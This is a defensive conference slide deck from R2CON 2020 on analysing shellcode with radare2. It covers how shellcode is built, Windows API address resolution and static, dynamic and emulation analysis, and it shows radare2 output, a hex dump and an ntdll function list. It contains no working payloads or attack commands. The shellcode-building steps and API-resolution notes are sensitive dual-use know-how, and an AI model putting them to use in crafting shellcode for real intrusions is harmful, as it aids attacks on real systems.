LAC
ともに、イキル

R2CON 2020 - Sept 4, 2020 16:30 CEST

”Okay, so you don’t like Sh3llc0d3 too?”

(Another talk about radare2 shellcode analysis)

@unixfreaxjp

Cyber Emergency Center - LAC / LACERT

Analysis research material of malwaremustdie.org project

What this talk is all about?

"Okay, so you don't like Sh3llc0d3 too?"

r2con2020

1. **Introduction**
2. What, why, how is shellcode works
   - Methodology & Concept
   - Supporting knowledge
3. Shellcode and its analysis
   - The way it is built matters!
   - Analysis concept (static/dynamic), Supporting environment
4. Analysis techniques in radare2
   - Why static, how
   - r2 on sc dynamic analysis
   - X-Nix vs Windows sc on r2
5. A concept in defending our boxes
   - Forensics perspective
   - IR and handling management
   - Special cases
6. Appendix
   - Glossary
   - References

Chapter one Introduction about this talk

“First, free your mind..”

About @unixfreaxjp

1. Just another security folk in day by day basis
   - We help cyber incident victims at Cyber Emergency Center of LAC in Tokyo, Japan. (lac.co.jp), I work as RE, analyst and CTI.
   - LACERT member for global IR coordination in FIRST for org.
   - Co-founder, analyst & report writer in MalwareMustDie.org (MMD).
2. The radare2 community give-back:
   - Sharing “howto” use radare2 in MMD media since 2012 via posts, blogs, w/many of RE screenshots etc => check @malwaremustd1e
   - Bringing r2 as tool to binary RE on Japan national education events: Security Camps, SECCON, DFIR & RE related events/workshops.
   - Co-founder for R2JP (radare2 Japan community).
3. Other activities:
   - User of “radare” since 2007, switched to “radar” (FreeBSD) on 2011, and joined github radare2 from 2014~. Helping in tests/bug reports.

..my day work looks like:

Introduction about this talk & its sequels

1. I have planned a roadmap to share practical know-how on binary analysis in a series of talks, and executed them in a sequel events:

Year	Event	Theme	Description
2018	R2CON	Unpacking a non-unpackable	ELF custom packed binary dissection r2
2019	HACKLU	Linux Fileless injection	Post exploitation today on Linux systems
2019	SECCON	Decompiling in NIX shells	Forensics & binary analysis w/shell tools
2020 (Spt)	**R2CON**	**Okay, so you don't like shellcode too?**	**Shellcode (part1 / beginner) For radare2 users**
2020 (Oct)	ROOTCON	A deeper diving on shellcode..	Shellcode (part2 / advanced) Multiple tools used For vulnerability & exploit analysis

2. This year is the final part, and this talk is the first part of the shellcode analysis topic, which is focusing on radare2 as dissection tool

What this talk is all about..

1. I wrote this slide as a **blue-teamer** based on my r2 know-how & experience in handling incidents on cyber intrusion involving shellcodes, as a share-back the basic knowledge to fellow blue teams in radare2 community in dealing with the subject on the r2con2020.

2. The talk is meant to be a non-operational and it is written to be as conceptual as possible; contains basic methods for shellcode analysis with radare2 tools in the shell platform.

3. The material is based on strictly cyber threat research we have conducted in MalwareMustDie organization, and there is no data nor information from speaker's profession or from other groups included in any of these slides.

LAC
ともに、イキル

Okay, got it. BTW, I am new. How do I start then?

“..Start from the skillset that you’re good at.”

Here we go!

"Okay, so you don't like Sh3llc0d3 too?"

r2con2020

1. Introduction
2. **Background (what, why and how)**
   - Methodology & Concept
   - Supporting knowledge
3. Shellcode and its analysis
   - The way it is built matters!
   - Analysis concept (static/dynamic), Supporting environment
4. Analysis techniques in radare2
   - Why static, how
   - r2 on sc dynamic analysis
   - X-Nix vs Windows sc on r2
5. A concept in defending our boxes
   - Forensics perspective
   - IR and handling management
   - Special cases
6. Appendix
   - Glossary
   - References

Chapter two Background (the “what, why and how”)

“Now let’s learn about how to make a stand..”

Methodology & Concept: The definition

1. Shellcode is a sequence of bytes that represents assembly instructions.
2. Historically it is firstly coded to return a remote shell when executed.
3. Meant to run into an executable area to run a desired task.
4. Shellcode works in a very small area in memory to be fit in.
5. Mostly (but not necessarily always) is used for exploitation.
6. Has dependency to obtain and use its environment functions (as API call to a library or directly invoking syscall) to perform its tasks.
7. Shellcode bytes/codes can not be executed as per binary or command line without additional setup i.e.: wrapper, caller or loader.
8. For execution shellcode is commonly looks for EIP (i.e. by CALL) and save the EIP (Instruction Pointer) onto the top of the stack, following by POP that will retrieve it from the top of the stack and put it to RAX/EAX.
9. In Windows systems It is usually firstly seeks for kernel's library and gets the kernel process address to utilize its API to work.

The needs and the reasons: “What, why & how”

1. We want to see how it works.
2. We want to know why it can be started to be executed.
3. We want to learn to prevent it working if it is harmful.
4. We want to harden and improve our security.
5. We understand that shellcode is always be there.
6. There are so many shellcode and its source code shared in repositories all around the internet, making its indecent usage is unavoidable.
7. (Post) Exploitation tools and their frameworks are mostly using shellcode as a stage to inject its tasks or payload to the victim’s environment.
8. Shellcode can work in any OS and platforms or architectures, from end point to servers, from IoT to mainframes.
9. Shellcode evolves as fast as OS security evolves. We NEED to keep in touch with the recent shellcode development, tools and frameworks.
10. Your OS, your browsers, your software applications can be the target.

The shellcode checklist

1. Shellcodes purpose:
    - To gain shell for command or file execution
    - A loader, a downloader, further intrusion stages
    - Sockets are mostly in there, to write, connect, pipe, exec etc
    - To be fileless and leaving no artifact traces
2. How do we collect Shellcodes:
    - Post Exploitation frameworks: Empire, Cobalt Strike, Metasploit/Meterpreter, etc
    - Self generated (need compiler, linker and disassembler)
    - Adversaries cyber threat intelligence
3. Sources for shellcode to follow in the internet:
    - Exploit development sites
    - Vulnerability PoC
    - Trolling read teamer :-P

Supporting knowledge for shellcode analysis

1. A decent understanding of popular CPU architecture assembly, C, and knowledge of the Linux and Windows operating systems and its kernel's library.
2. Understanding the OS usage of randomize stack or address space and protection mechanism that prevents you from executing code on stack.
3. A know how to use compiler, linker and disassembly to reproduce the build yourself to understand it better.
4. Using a good disassembler or binary analysis framework that can support analysis in multi-platform and multi-architecture, that may support automation (i.e. radare2).
5. Having a know how to perform static, dynamic and emulation analysis of an executable code, and can debug a life process.

Where are we now?

"Okay, so you don't like Sh3llc0d3 too?"

r2con2020

1. Introduction
2. What, why, how is shellcode works
   - Methodology & Concept
   - Supporting knowledge
3. **Shellcode and its analysis**
   - The way it is built matters!
   - Analysis concept (static/dynamic), Supporting environment
4. Analysis techniques in radare2
   - Why static, how
   - r2 on sc dynamic analysis
   - X-Nix vs Windows sc on r2
5. A concept in defending our boxes
   - Forensics perspective
   - IR and handling management
   - Special cases
6. Appendix
   - Glossary
   - References

Chapter three Shellcode and its analysis

“Never ever open your weakness..”

Analysis concept: The way it is built matters!

In the old-school, shellcode coders needs gcc, ld, Xasm, objdump to built.


The steps are:

- Define what operation the shellcode will perform
- Code it in C or ASM in targeted cpu,bits and architecture
- Link and compile it to and executable in the defined environment
- Use the opcodes of what has been compiled as strings “\x” bytes
- Put those strings “\x” hex bytes in the shellcode wrapper to test
- Test the shellcode in the wrapper in targeted environment
- Ready to use

These steps are the basic of how shellcodes are built by every automation shellcode generation tools

Analysis concept: The way it is built (Example)

(demo / see the talk video)



Analysis concept: Environment

The environment for the OS for the shellcode runs is differ between Linux and Windows.

In windows a shellcode is mostly targeting the API of the kernel library in the beginning, then after that it went to other accessible API on the desired system.

In this case the coder should recognize and extracting the memory address for those API by dumping them from the system.

In this example I will use two approach for the two concepts above by this demonstration.

Analysis concept: Environment (example)

(demo / see the talk video)

```
 76 0x77c8112c    NONE    FUNC ntdll.dll_RtlEqualUnicodeString
 77 0x77c81130    NONE    FUNC ntdll.dll_RtlInitializeSRWLock
 78 0x77c81134    NONE    FUNC ntdll.dll_NtQueryMutant
 79 0x77c81138    NONE    FUNC ntdll.dll_NtAlpcQueryInformation
 80 0x77c8113c    NONE    FUNC ntdll.dll__aulldvrm
 81 0x77c81140    NONE    FUNC ntdll.dll_RtlAnsiCharToUnicodeChar
 82 0x77c81144    NONE    FUNC ntdll.dll_RtlUnwind
 83 0x77c81148    NONE    FUNC ntdll.dll_EtwNotificationRegister
 84 0x77c8114c    NONE    FUNC ntdll.dll_RtlSetLastWin32Error
 85 0x77c81150    NONE    FUNC ntdll.dll_NtCreateFile
 86 0x77c81154    NONE    FUNC ntdll.dll_NtDuplicateObject
 87 0x77c81158    NONE    FUNC ntdll.dll_NtWaitForMultipleObjects
 88 0x77c8115c    NONE    FUNC ntdll.dll_NtCancelIoFile
 89 0x77c81160    NONE    FUNC ntdll.dll_RtlRegisterThreadWithCsrss
 90 0x77c81164    NONE    FUNC ntdll.dll_RtlExitUserThread
 91 0x77c81168    NONE    FUNC ntdll.dll_NtDelayExecution
 92 0x77c8116c    NONE    FUNC ntdll.dll_NtClearEvent
 93 0x77c81170    NONE    FUNC ntdll.dll_NtSetEvent
 94 0x77c81174    NONE    FUNC ntdll.dll_NtTerminateThread
 95 0x77c81178    NONE    FUNC ntdll.dll_NtCreateEvent
 96 0x77c8117c    NONE    FUNC ntdll.dll_RtlDllShutdownInProgress
 97 0x77c81180    NONE    FUNC ntdll.dll_RtlGetFullPathName_U
 98 0x77c81184    NONE    FUNC ntdll.dll_NtQueryInformationFile
 99 0x77c81188    NONE    FUNC ntdll.dll_RtlDetermineDosPathNameType_U
100 0x77c8118c    NONE    FUNC ntdll.dll_NtOpenSymbolicLinkObject
```

```
arwin - win32 address resolution program
by steve hanna v.01
   vividmachines.com
   shanna@uiuc.edu
you are free to modify this code
but please attribute me if you
          code. bugfixes & additions
        : please email me!

        ed a win32 compiler with
        DK

        m finds the absolute address
        on in a specified DLL.
        coding!
        **************************/


        t argc, char** argv)

        DULE hmod_libname;
        PROC fprc_func;

        ntf("arwin - win32 address resolution program -

        argc < 3)

             printf("%s <Library Name> <Function Name>¥r
             exit(-1);


hmod_libname = LoadLibrary(argv[1]);
if(hmod_libname == NULL)
```

Analysis concept: Static analysis of a shellcode

Shellcode static analysis is dissecting it on any binary analysis tools without execution on the shellcode itself. The binary tools may will help you to read the binary bytes (opcodes), simplify its reading in assembly or higher form, and help you with logical calculation. A good binary tool can help you also to identify the type of environment needed, system call libraries used, etc.

Several shellcode analysis tools can emulate a form of limited or virtual stack to calculate a complex operation that eyes can not keep up, without harming the analyst's work environment.

Radare2 is one of the tools that is capable to perform this task that will work in multi OS and architectures. With a support of emulation tool (ESIL).

Challenges: Obfuscation, Packed code and Encryption.

Analysis concept: Dynamic analysis of a shellcode

In contrast to static analysis, dynamic shellcode analysis allows analyst to monitor the execution of malware at each step, this is known in two ways: debugging and tracing. The latter is informing you execution details. while debugger will help you analyze and manipulate execution in the real time.

Like other common malicious object, shellcode on dynamic analysis is typically executed in a sandbox or VM for monitoring its run-time behaviors.

Radare2 is also a debugger that can debug executables and analyze them in the real time.

Challenges: Anti debug, VM detection, Checking real time environment.

Where are we now?

"Okay, so you don't like Sh3llc0d3 too?"

r2con2020

1. Introduction
2. What, why, how is shellcode works
   - Methodology & Concept
   - Supporting knowledge
3. Shellcode and its analysis
   - The way it is built matters!
   - Analysis concept (static/dynamic), Supporting environment
4. **Analysis techniques in radare2**
   - Why static, how
   - r2 on sc dynamic analysis
   - X-Nix vs Windows sc on r2
5. A concept in defending our boxes
   - Forensics perspective
   - IR and handling management
   - Special cases
6. Appendix
   - Glossary
   - References

Chapter four Analysis techniques in radare2

“What happen if you let your guard down...”

LAC
ともに、イキル

Remember:

“Do stuff that you’re good at.”

Here we go.. :)

```
[0x00c086b8]> s 0x00c01000;x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00c01000  7f45 4c46 0101 0103 0000 0000 0000 0000  .ELF............
0x00c01010  0200 0300 0100 0000 b886 c000 3400 0000  ............4...
0x00c01020  0000 0000 0000 0000 3400 2000 0200 2800  ........4. ...(.
0x00c01030  0000 0000 0100 0000 0000 0000 0010 c000  ................
0x00c01040  0010 c000 2888 0000 2888 0000 0500 0000  ....(...(.......
0x00c01050  0010 0000 0100 0000 4804 0000 48f4 0508  ........H...H...
0x00c01060  48f4 0508 0000 0000 0000 0000 0600 0000  H...............
0x00c01070  0010 0000 2efa 01da 0a00 0000 7811 0d0c  ............x...
0x00c01080  0000 0000 b39a 0100 b39a 0100 9400 0000  ................
0x00c01090  5500 0000 0e00 0000 1803 003f 91d0 6b8f  U..........?..k.
0x00c010a0  492f fa6a e407 9a89 5c84 6898 626c 7a90  I/.j....\.h.blz.
0x00c010b0  6600 d708 a3b9 ee05 c934 9d32 1c98 8f69  f........4.2...i
0x00c010c0  6b84 6836 4b2b 0ceb 82a9 b37a 5648 ad99  k.h6K+.....zVH..
0x00c010d0  77c7 7f14 28dc 3c7c fcd4 1346 408d f77a  w...(.<|...F@..z
0x00c010e0  5414 24cd 4b6d fbc5 98df e9d1 aaf4 3101  T.$.Km.........1.
0x00c010f0  000f 7400 000e 4906 0018 0300 2aa3 6d5c  ..t...I.....*.m\
```

Analysis concept for shellcode in radare2

1. R2 practical shellcode static analysis:
   - Recognize the wrapper
   - Analysis of the payload
   - Dealing with adjustments with cache

2. R2 practical shellcode dynamic analysis:
   - Deconstruct as executable
   - On memory analysis
   - Recognizing the payload


3. R2 on shellcode emulation analysis:
   - Usage of ESIL
   - Usage of wos, woa, wox, wor, etc on e io.cache=true

Windows vs Linux shellcodes on radare2

1. Linux
   - Interfacing with kernel via int svc0 interface to invoke system call. Seek how and what syscalls are used.
   - Many targets: thread, process, loader libraries, kernel..
2. Windows
   - Does not have a direct kernel interface..
   - Loading the address of the library in API function that needs to be executed from a DLL (Dynamic Link Library)
   - Mostly aimed kernel32.dll to load a library & get process API call
   - Function arguments are passed on stack according to their API calling convention
3. The challenge
   - Mostly used: r2 static analysis for Windows => vs Obfuscation/Crypt
   - Mostly tweaked: Linux shellcodes analyzed in r2 => vs Anti Debug


Analysis concept: Static (example)

(demo / see the talk video)




Analysis concept: Dynamic (example)

(demo / see the talk video)



Analysis concept: Emulation (example)

(demo / see the talk video)



Analysis concept: Emulation2 (example)

(demo / see the talk video)

```
[0x004022fe]>
[0x004022fe]>
[0x004022fe]> s
0x4022fe
[0x004022fe]> aeim
[0x004022fe]> aeip
[0x004022fe]> aes?
| aes                   perform emulated debugger step
| aesp [X] [N]          evaluate N instr from offset X
| aesb                  step back
| aeso                  step over
| aesou [addr]          step over until given address
| aess                  step skip (in case of CALL, just skip, instead of step into)
| aesu [addr]           step until given address
| aesue [esil]          step until esil expression match
| aesuo [optype]        step until given opcode type
[0x004022fe]>
```

Where are we now?

"Okay, so you don't like Sh3llc0d3 too?"

r2con2020

1. Introduction
